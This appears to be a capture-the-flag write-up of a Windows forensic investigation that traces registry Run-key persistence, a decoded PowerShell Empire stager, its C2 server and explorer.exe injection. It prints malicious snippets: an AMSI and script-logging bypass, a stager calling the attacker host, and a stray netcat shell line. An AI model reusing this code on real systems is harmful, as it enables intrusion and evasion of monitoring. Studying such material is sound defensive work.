

## Investigation Windows 3.x

### What is the registry key with the encoded payload? (full path)

Autoruns was opened and a suspicious autostart entry named “Updater” was observed. Autoruns enumerates items that automatically start via registry Run keys, scheduled tasks, and services, which are common persistence locations used by malware. The registry value for this entry is read in PowerShell with the command that uses the gp alias (Get-ItemProperty), and the code shows the value being assigned to a variable and executed with flags like -Win Hidden and -enc \$x. Although HKCU\Software\Microsoft\Windows\CurrentVersion is a legitimate path, the subkey name Debug is nonstandard and frequently abused by attackers to hide encoded payloads under innocuous-sounding names such as “Debug,” “Config,” or “Updater.” The use of HKEY\_CURRENT\_USER is also notable because it does not require administrative privileges to write, so attackers commonly place payloads there. In this case there is no executable path associated with the “Updater” entry (“File not found”), which indicates the registry itself contains the encoded payload rather than pointing to a disk file. This registry-based, encoded PowerShell payload is part of a larger fileless workflow you decoded earlier (hidden execution, in-memory decode and IEX, subsequent C2 contact and injection behavior).

**Answer: “HKCU\Software\Microsoft\Windows\CurrentVersion\Debug”**

Entry	Description	Publisher	Image Path
(LM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell			
cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe
(LM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\AlternateShells\AvailableShells			
30000			File not found: cd /d
(LM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
vm	VMware User Process	VMware Tools Core Service	(Verified) VMware, Inc.
vm	VMware VM3DService ...	VMware SVGA Helper Service	(Verified) VMware, Inc.
(CU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
Updater			File not found: \$x=\$((gp HKCU\Software\Microsoft\Windows\CurrentVe..

## What is the rule name for this run key generated by Sysmon?

To find this answer, we should examine the “Applications and Services Logs → Microsoft → Windows → Sysmon → Operational” log and search for “Updater” using CTRL+F. While Autoruns shows which entries are set to auto-start, Sysmon provides **much more detailed information** about what is happening on the system. In this case, the relevant Sysmon rule that recorded the activity is mapped to **Registry Run Keys**, which allows us to see when and how the “Updater” key was accessed or executed.

The screenshot shows the Windows Event Viewer with a list of events on the left and a detailed view of 'Event 13, Sysmon' on the right. The event details pane shows the following information:

```
Registry value set:  
RuleName: technique_id=T1547.001,technique_name=Registry Run Keys /  
EventType: SetValue  
UtcTime: 2021-01-22 01:08:13.468  
ProcessGuid: {786593ca-776d-6009-4b00-000000000300}  
ProcessId: 2684  
Image: C:\Windows\Explorer.EXE  
TargetObject: HKU\S-1-5-21-1022688529-3069809663-3800007983-500\Software\Windows\CurrentVersion\Run\Updater  
Details: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -HKCU:Software\Microsoft\Windows\CurrentVersion Debug).Debug);powershell Sx"
```

**Answer: T1547.001**

## What tactics is classified with this MITRE ATT&CK ID?

To see this answer you should navigate MITRE ATT&CK page. You will see the answer right side of the page.

### Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

Other sub-techniques of Boot or Logon Autostart Execution (14)

Adversaries may achieve persistence by adding a program to a startup folder or referencing it with a Registry run key. Adding an entry to the “run keys” in the Registry or startup folder will cause the program referenced to be executed when a user logs in.<sup>[1]</sup> These programs will be executed under the context of the user and will have the account’s associated permissions level.

The following run keys are created by default on Windows systems:

- HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

Run keys may exist under multiple hives.<sup>[2][3]</sup> The

ID: T1547.001  
Sub-technique of: T1547  
Tactics: Persistence, Privilege Escalation  
Platforms: Windows  
Contributors: Dray Agha, @Purp1eW0lf, Huntress Labs, Harun Küßner, Oddvar Moe, @oddvarmoe  
Version: 2.1  
Created: 23 January 2020  
Last Modified: 24 October 2025

Version Permalink

**Answer: Persistence, Privilege Escalation**

## What was UTC time for the Sysmon event?

You can see obviously

The screenshot shows the Windows Event Viewer. At the top, it says "Operational Number of events: 3,408". Below this is a table with two columns: "Level" and "Date and Time". The "Level" column contains several "Information" entries, each with a blue information icon. The "Date and Time" column lists dates from January 21, 2021, at 5:08:45 PM down to January 21, 2021, at 5:08:13 PM. Below the table, a specific event is selected: "Event 13, Sysmon". A details window is open for this event, showing the "General" tab selected. The "General" tab displays the following registry value set:

```
Registry value set:  
RuleName: technique_id=T1547.001,technique_name=Registry Run Keys /  
EventType: SetValue  
UtcTime: 2021-01-22 01:08:13.468  
ProcessGuid: {786593ca-776d-6009-4b00-000000000300}  
ProcessId: 2684  
Image: C:\Windows\Explorer.EXE  
TargetObject: HKU\S-1-5-21-1022688529-3069809663-3800007983-500\So
```

**Answer: 2021-01-22 01:08:13.468**

## What was the Sysmon Event ID? Event Type?

Looking at previous page again and see the answer below.

A screenshot of the Windows Event Viewer showing the details of Event 13, Sysmon. The "General" tab is selected. The "General" tab displays the following registry value set:

```
Registry value set:  
RuleName: technique_id=T1547.001,technique_name=Registry Run Keys /  
EventType: SetValue
```

**Answer: 13, SetValue**

## Decode the payload. What service will the payload attempt start?

Lets continue another step investigation payload. Firstly find reg key and copied payload.

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion			
CurrentVersion	Name	Type	Data
AccountState	(Default)	REG_SZ	(value not set)
AppHost	Debug	REG_SZ	cwBjAC4AZQB4AGUIABzAHQAYQByAHQAIABG..
Applets			
ApplicationAssociationToasts			

After that lets past to “Cyberchef”

```

Input: CwBjAC4AZQB4AGUIABzAHQAYQByAHQAIABGAGE... (base64)
Output: sc.exe start Fax;
        $FTPServer = "localhost";
        $FTPPort = "9299";
        $tcpConnection = New-Object System.Net.Sockets.TcpClient($FTPServer, $FTPPort);
        $tcpStream = $tcpConnection.GetStream();
        $reader = New-Object System.IO.StreamReader($tcpStream);
        $writer = New-Object System.IO.StreamWriter($tcpStream);
        $writer.AutoFlush = $true;
        $commands = @("DQ=",
        '$audpwAbAAqACgArRw1lHQALQBQAHIAbwJAgUAcwBzACAArgBFIAuWbAErMAuAeKAAgC@0ZBVHIAv1Ad$AiABSAgUQbAVHVAHZQAtEAKd
        AB1AGBAIAATAAHAAQyB0AgTAAGAACccQwAgFAwVbpaG44ZAbvAHAcwCAFMAeqBzAHQZQbTAoDwMgBcAHUyQwSAGEAcAbPAC44ZABsAgwJwA7ATEkRgA
        oACQAUAbTAFYARQByAFMAsQPAE4AVBFAcTADABFAC44UABTAFYARQByAHMSQbVAE4AlgBnNAEASgPBAHIAAATAEcARQAgADMkQ87ACQAzbgMNgAAA
        FsAgIaGYAXQwAeEAuJwBzAGUAbQBCAEwAeQuwEcAZB@0FQleBwEUwKAAnAPMAeqBzAHQAZQbAC44TbhAG4AYQbEwGUAbqB1LAG4dAAUAEEd@BbAgB
        AdQhRnHQAgQwAG44LgBVHQAgQwAHMwJApCA4ATgBHQGUAdBGAGKzQBgAgwJzA1AcA@wBjGEAYwBoAGUzABHAIHAbwB1AHAAUABwAgwAqBjAHKAU
        ... (truncated)
    
```

After that let continue to examine the output which is contain code blocks. The first line show us service “sc.exe start Fax;”

**Answer:Fax**

**The payload attempts to open a local port. What is the port number?**

To see port number lets examine again the payload output.

**Answer: 9299**

**What process does the payload attempt to terminate?**

To see this answer may be crucial because \$Command has been defined as a encoding format and then this command terminate process below code blocks let see together.

```

if ($tcpConnection.Connected) {
    For{$i = 0;
    $i - lt 5;
    $i++) {
        ForEach ($str in $commands) {
            Start - Sleep - s 1;
            $command = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($str));
            $writer.WriteLine($command) | Out - Null;
        };
    };
    break;
};
}

```

So that we should copy command base 64 format and paste to cyberchef again.

Another output below

The screenshot shows the CyberChef interface with the following details:

- Input:** Base64 encoded PowerShell command.
- Output:** Decoded PowerShell command.
- Code:**

```

kill (Get-Process FXSSVC).Id - force;
Remove-Item - path 'C:\Windows\System32\ualapi.dll';
If ($PSVersionTable.PSVersion.Major - GE 3) {
    $fff6 = [ref].Assembly.GetType('System.Management.Automation.Utils').GetMethod('GetFileId')('cachedGroupPolicySettings', 'N' + 'onPublic,Static');
    If ($fff6) {
        $b98E = $fff6.GetValue($NULL);
        If ($b98E['ScriptB' + 'locklogging']) {
            $b98E['ScriptB' + 'locklogging']['EnableScriptB' + 'locklogging'] = 0;
            $b98E['ScriptB' + 'locklogging']['EnableScriptBlockInvocationLogging'] = 0;
        }
    }
    $VAL = [Collections.Dictionary[String, System.Object]]::new();
    $VAL.Add('EnableScriptB' + 'locklogging', 0);
    $VAL.Add('EnableScriptBlockInvocationLogging', 0);
    $b98E['HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\PowerShell\ScriptB' + 'locklogging'] = $VAL;
}

```

So we can see the answer.

**Answer: FXSSVC**


### What DLL file does the payload attempt to remove? (full path)

After executing the encoded PowerShell stager from the registry, the script first runs sc.exe start Fax to manipulate the Fax service (fxssvc.exe), then kills the process and deletes ualapi.dll to prepare the environment. It disables PowerShell logging and AMSI to evade detection, downloads an encrypted payload from the remote EC2 C2 (/admin/get.php), decrypts it in memory using an IV and RC4-like routine, and executes it via IEX. The script also opens a local TCP channel (localhost:9299) for sending Base64-encoded commands, and finally injects the code into explorer.exe using an Empire-style module (Invoke-PSInject) and runs it via CreateRemoteThread (Sysmon Event ID 8), forming a chain of service manipulation, defense evasion, in-memory execution, and

**Answer: C:\Windows\System32\ualapi.dll**

### What is the Windows Event ID associated with this service?


To see this answer navigate the path “Applications and Services Logs/Microsoft/Windows/PrintService/Operational” and find answer easily.



**Answer:823**

**What is listed as the New Default Printer?**

To see this answer examine event log again. Changing printers is a unusual IOC. Set to PrintDemon



**Answer:PrintDemon**

**What process is associated with this event?**

**Answer:spoolsv.exe**

**What is the parent PID for the above process?**

**Answer:620**

**Examine the other processes. What is the PID of the process running the encoded payload?**

To see this answer add filter and choose detail contains “-enc” then apply filter. The powershell process running PID 3088.

The screenshot shows the Windows Event Viewer interface. At the top, there's a toolbar with icons for file operations like Open, Save, Print, and Filter. Below the toolbar is a menu bar with File, Edit, Event, Filter, Tools, Options, and Help. The main area displays a table of events:

Time ...	Process Name	PID	Operation	Path	Result
6:05:4...	powershell.exe	3624	Process Create	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	SUCCESS
6:05:4...	powershell.exe	3088	Process Start		SUCCESS
6:08:1...	Explorer.EXE	2684	RegSetValue	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Updater	SUCCESS
6:08:1...	Explorer.EXE	2684	RegQueryValue	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Updater	SUCCESS

Below the table, a modal window titled "Event Properties" is open, showing details for the second event (Process Start). The "Process" tab is selected. The properties listed are:

- Date: 1/21/2021 6:05:45.9242409 PM
- Thread: 3368
- Class: Process
- Operation: Process Start
- Result: SUCCESS
- Path:
- Duration: 0.0000000

The "Environment:" section shows the command line and environment variables. The command line is a long string of encoded characters. The environment variables include:

- ALLUSERSPROFILE=C:\ProgramData
- APPDATA=C:\Users\Administrator\AppData\Roaming
- CommonProgramFiles=C:\Program Files\Common Files
- CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
- CommonProgramW6432=C:\Program Files\Common Files
- COMPUTERNAME=WIN-Q5JRD8763
- ComSpec=C:\Windows\system32\cmd.exe
- DriverData=C:\Windows\System32\Drivers\DriverData
- HOMEDRIVE=C:
- HOME PATH=C:\Users\Administrator

**Decode the payload. What is the a visible partial path?**

Lets benefit from cyberchef again. If the agent path shows us C2 .

**Output**


```
$ser =  
$([TExT.ENCoDiNg]::UNiCoDe.GETString([COnVeRt]::FrOMBAsE64STRING('aAB0AHQAcAA6AC8ALwAzADQALgAyADQANQAUAI  
0gA5ADAAMAAxAA==')));  
$t = '/admin/get.php';  
$27CE.HEADERS.ADD('User-Agent', $u);  
$27Ce.PRoXY = [SySTEm.NET.WEBREqUeST]::DefAUltWEBPROXY;  
$27ce.PROXY.CrEDENTIals = [SyStEm.NET.CREDEnTiAlCACHe]::DEFAUlTNeTwoRKCrEdENTiALS;  
$Script:Proxy = $27ce.Proxy;  
$v = [SySTEm TEXT Encoding]::ACCTT GETBYTES /'uUuUkItzv01cP01f%20 IphDmA/1' \.
```

**Answer:/admin/get.php**

**This is the default communication profile the agent used to connect to the attack machine.  
What attack framework was used? What is the name of the variable? (answer, answer)**

These activities strongly indicate the use of the Empire framework: the combination of PowerShell stagers, in-memory execution (IEX), process injection (Invoke-PSInject), and profile-driven C2 (DefaultProfile) is characteristic of Empire operations. Typically, a small stager is delivered or triggered via registry keys or user files (e.g., Documents\20210121), which downloads an encrypted agent from the remote C2, decodes it in memory, and either executes it directly or injects it into a trusted process (commonly explorer.exe). Invoke-PSInject writes the payload into the target process and starts a remote thread, avoiding disk artifacts and making detection more difficult. The DefaultProfile variable stores the agent's communication blueprint — including callback URLs (e.g., /admin/get.php, /news.php), User-Agent strings, headers/cookies, sleep/jitter intervals, and encryption parameters — allowing the operator to adjust C2 behavior and blend traffic with normal network activity. The presence of these three elements (stager, DefaultProfile, and Invoke-PSInject) together is a

strong indicator of Empire or an Empire-derived implant.



By showing information while setting up a listener, you can see the default profile that is used by Empire.

DefaultProfile	True	/admin/get.php ./news.asp ./login/ Default communication profile for the agent. process.jsp Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Port	True	8080 Port for the listener.

The default profile has a set of default file names which include:

- /admin/get.php
- /news.asp
- /login/process.jsp

After discovering a PowerShell script containing the `Invoke-PSInject` function, we researched and identified the Empire framework as the likely framework behind the activity. The script also contained a `DefaultProfile` variable, which stores the agent's communication blueprint (callback URLs, User-Agent, headers, sleep/jitter and encryption parameters). These Empire characteristics — small stagers, in-memory execution, profile-driven C2, and process injection — enable the operator to execute payloads without leaving files on disk and to make malicious behavior appear as if it originates from legitimate processes, helping evade EDR detection.

#### Answer: DefaultProfile, Empire

What other file paths are you likely to find in the logs? (`answer, answer`)

Previous png.

**Answer: /news.php, /login/process.php**

What is the MITRE ATT&CK URI for the attack framework?

Empire is a well-known post-exploitation framework, and searching “Empire MITRE” quickly links to this URI. It documents Empire’s tactics, techniques, and procedures (TTPs), including its use of PowerShell stagers, in-memory execution, process injection, and profile-driven C2 communications.

When you searched as a “Empire Mitre” you can find URI easily.

The screenshot shows the MITRE ATT&CK website. The URL in the address bar is `attack.mitre.org/software/S0363/`. The main navigation menu includes Matrices, Tactics, Techniques, Defenses, CTI, Resources, and Books. On the left, there's a sidebar titled "SOFTWARE" with a list of tools: Emotet, Empire (which is selected and highlighted in grey), EnvyScout, Epic, Escobar, and esentutl. The main content area is titled "Empire" and describes it as an open-source, cross-platform remote administration and post-exploitation framework. It notes that while the tool itself is primarily written in Python, the post-exploitation agents are written in pure PowerShell for Windows and Python for Linux/macOS. The page also mentions that Empire was one of five tools singled out by a joint report on public hacking tools being widely used by adversaries. At the bottom right, there's a summary box with details: ID: S0363, Associated Software: EmPyre, Powe, Type: TOOL, Platforms: Linux, macOS, Windows, Version: 1.8.

**What was the FQDN of the attacker machine that the suspicious process connected to?**

To identify this, we first examined the suspicious registry key (`HKCU\Software\Microsoft\Windows\CurrentVersion\Debug`) that contained the encoded payload. By extracting the Base64-encoded string and decoding it (using CyberChef or similar tools), we could observe the embedded command-and-control URL/path (`/admin/get.php`). Finally, using nslookup or another DNS resolution method, we confirmed the fully qualified domain name of the attacker server. This step demonstrates how in-memory decoded artifacts can reveal real network infrastructure used by the attacker.

```
$RtE.GetFIELD(`amsInit` + `alled`, `NonPublic,Static`).SetValue($null, $true);
};

[SySTE.NET.SErVICEPoIntMAnAgeR]::ExPEcT100COnTInue = 0;
$27CE = NeW - OBJEcT SySTE.NET.WEBCLieNT;
$u = 'Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$ser =
$([TExt.ENCoDiNg]::UNiCoDe.GETString([COnVeRt]::FrOMBaS64STrINg('aAB0AHQAcAA6AC8ALwAzADQALgAyADQANQAuADEAMgA4AC4AMQA2ADEA
DgA5ADAAMAAxAA=')));
$t = '/admin/get.php';
$27CE.HeadErs.ADD('User-Agent', $u);
$27CE.PrOXY = [SySTE.NET.WEBREqUesT]::DefAUltWEBPROXY;
```

Then cyberchef againn

```
aAB0AHQAcAA6AC8ALwAzADQALgAyADQANQAuADEAMgA4AC4AMQA2ADEAOgA5ADAAMAAxAA==|
```

```
nc -l -p 72 -e /bin/sh
```

**Output**

```
|http://34.245.128.161:9001
```

Then lets check FQDN via nslookup

```
[Administrator: Windows PowerShell]
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> nslookup 34.245.128.161
Server: ip-10-0-0-2.eu-west-1.compute.internal
Address: 10.0.0.2

Name: ec2-34-245-128-161.eu-west-1.compute.amazonaws.com
Address: 34.245.128.161

PS C:\Users\Administrator> -
```

**Answer:** ec2-34-245-128-161.eu-west-1.compute.amazonaws.com

**What other process connected to the attacker machine?**

We observed before.

**Answer:** Explorer.exe

**What is the PID for this process?**

**Answer:** 2684

**What was the path for the first image loaded for the process identified in Q's 19 & 20?**

Examined load events Sysmon Event ID 7. The earliest loaded image mscoree.dll observed.

File	Edit	Event	Filter	Tools	Options	Help
Time ...	Process Name	PID	Operation	Path	Result	Det...
3:05:4...	powershell.exe	3088	Load Image	C:\Windows\System32\NapiNSP.dll	SUCCESS	Image
3:05:4...	powershell.exe	3088	Load Image	C:\Windows\System32\winmr.dll	SUCCESS	Image
3:05:4...	powershell.exe	3088	Load Image	C:\Windows\System32\nlaapi.dll	SUCCESS	Image
3:05:4...	powershell.exe	3088	Load Image	C:\Windows\System32\wshbth.dll	SUCCESS	Image
3:05:4...	powershell.exe	3088	Load Image	C:\Windows\System32\FWPUCLNT.DLL	SUCCESS	Image
3:05:4...	powershell.exe	3088	Load Image	C:\Windows\System32\vasadhlp.dll	SUCCESS	Image
3:05:4...	powershell.exe	3088	Load Image	C:\Windows\System32\wbem\wbemsvc.dll	SUCCESS	Image
3:05:4...	powershell.exe	3088	Load Image	C:\Windows\System32\wbem\fastprox.dll	SUCCESS	Image
3:07:0...	powershell.exe	3088	Load Image	C:\Windows\Microsoft.NET\assembly\GAC_64\Microsoft.Management.Infrastructure.Native\v4.0_1.0.0.0...SUCCESS	SUCCESS	Image
3:07:0...	powershell.exe	3088	Load Image	C:\Windows\Microsoft.NET\assembly\GAC_64\Microsoft.Management.Infrastructure.Native\v4.0_1.0.0.0...SUCCESS	SUCCESS	Image
3:07:0...	powershell.exe	3088	Load Image	C:\Windows\System32\sxs.dll	SUCCESS	Image
3:07:0...	powershell.exe	3088	Load Image	C:\Program Files\Common Files\system\msadc\msadc0.dll	SUCCESS	Image
3:07:0...	powershell.exe	3088	Load Image	C:\Program Files\Common Files\system\msadc\msadc0.dll	SUCCESS	Image
3:07:0...	powershell.exe	3088	Load Image	C:\Program Files\Common Files\system\msadc\msadc0.dll	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\System32\mscoree.dll	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\System32\msvcr120_clr0400.dll	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\34d3daa41387618390516025073e6ef2\m...SUCCESS	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clrjit.dll	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\assembly\NativeImages_v4.0.30319_64\System\3a60c1b7bc01f86174a315e5eb65f93\Sy...SUCCESS	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\116320f64183dbe05a05e45bc3a2d8...SUCCESS	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\System32\msisip.dll	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\System32\wshextr.dll	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\System32\ApexSip.dll	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\System32\OpcServices.dll	SUCCESS	Image
3:07:0...	Explorer.EXE	2684	Load Image	C:\Windows\System32\tdh.dll	SUCCESS	Image

What Sysmon event was generated between these 2 processes? What is its associated Event ID #? (**answer, answer**)

Sysmon 8 indicates from one process to other process CreateRemoteThread.  
CreateRemoteThread is a obvious sign injection and inside other process.

The screenshot shows the Windows Event Viewer interface. The left pane displays a hierarchical list of event sources, including 'SettingSync-OneDrive', 'Shell-ConnectedAccountState', 'Shell-Core', 'ShellCommon-StartLayoutPopulation', 'SilProvider', 'SmartCard-Audit', 'SmartCard-DeviceEnum', 'SmartCard-TPM-VCards-Module', 'SmartScreen', 'SMBClient', 'SMBDirect', 'SMBServer', 'SMBWitnessClient', 'StateRepository', 'Storage-Tiering', 'StorageManagement', 'StorageSpaces-Driver', 'StorageSpaces-ManagementAgent', 'StorageSpaces-SpaceManager', 'StorDiag', 'Store', 'StorPort', and 'Sysmon'. The 'Sysmon' source is expanded, showing its sub-categories: 'Operational', 'SystemDataArchiver', 'SystemSettingsThreshold', 'TaskScheduler', 'TCPIP', 'TerminalServices-ClientActiveXCore', 'TerminalServices-ClientUSBDevices', 'TerminalServices-LocalSessionManager', 'TerminalServices-PnPDevices', 'TerminalServices-Printers', 'TerminalServices-RemoteConnectionManager', 'TerminalServices-ServerUSBDevices', 'TerminalServices-SessionBroker-Client', 'Time-Service', and 'Time-Service-PTP-Provider'. The right pane shows the 'Operational' log with a total of 3,408 events. A specific event is selected, labeled 'Event 8, Sysmon'. The event details show a 'CreateRemoteThread' detection. The event properties pane below lists the following information:

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	1/21/2021
Event ID:	8	Task Category:	CreateR
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	WIN-Q5
OpCode:	Info		
More Information: <a href="#">Event Log Online Help</a>			

**What is the UTC time for the first event between these 2 processes?**

Opened Sysmon Event ID 8 records and find answer below.

**Answer: 2021-01-22 01:07:06.182**
